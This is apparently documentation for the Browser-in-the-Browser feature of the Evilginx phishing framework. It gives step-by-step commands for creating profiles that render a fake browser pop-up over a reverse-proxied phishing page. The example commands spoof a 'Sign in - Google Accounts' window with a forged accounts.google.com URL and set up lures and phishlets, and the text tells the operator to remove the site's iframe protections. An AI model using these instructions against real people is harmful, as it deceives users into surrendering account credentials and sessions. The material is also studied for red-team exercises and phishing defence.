Browser-in-the-Browser

Browser-in-the-Browser (BITB) opens a lure URL's landing page inside a spoofed pop-up window rendered with JavaScript. The pop-up displays a custom spoofed URL configured in a BITB profile.
BITB works natively with any phishlet and can be enabled for either an entire phishlet or a specific lure.
The reverse-proxied website must allow itself to be embedded in an iframe. Any protections that prevent iframe embedding must be removed.
Creating a BITB Profile
Create a new BITB profile by choosing a profile name:
bitb create <profile>
Configuring the Landing Page
Choose one of the following options to configure the web content displayed, blurred, behind the pop-up window. The landing_iframe_url and landing_phishlet options cannot be used together; only one is required for a BITB profile.
External Website
Set an external website as the landing page background:
bitb set <profile> landing_iframe_url https://www.zoom.us
The website must allow iframe embedding. Evilginx will try to detect whether the website can be displayed in an iframe.
You can change the landing page title or favicon:
bitb set <profile> landing_title "Your own title"
bitb set <profile> landing_icon <url/path>
The icon can be specified as either a path to a local file or a URL to an external icon resource.
If you do not set these values, Evilginx will automatically retrieve the website's title and favicon and use them for the phishing landing page.
Existing Phishlet
Alternatively, set an existing, enabled phishlet as the landing page background:
bitb set <profile> landing_phishlet <phishlet>
This displays the web content generated directly by that phishlet in the current Evilginx server configuration.
Configuring the Pop-up Window
Set the title displayed in the spoofed BITB pop-up window:
bitb set <profile> window_title "Sign in - Google Accounts"
Set the URL displayed in the spoofed BITB pop-up window:
bitb set <profile> window_url https://accounts.google.com/v3/signin/identifier?flowName=GlifWebSignIn&flowEntry=ServiceLogin&ifkv=1234567890
Set the icon displayed in the spoofed BITB pop-up window:
bitb set <profile> window_icon <path/url>
Enabling BITB
Assign the BITB profile to a phishlet:
phishlets set <phishlet> bitb <profile>
Alternatively, assign it to a specific lure:
lures set <lure_id> bitb <profile>
To disable BITB for a phishlet or lure, assign an empty value:
phishlets set <phishlet> bitb ""
lures set <lure_id> bitb ""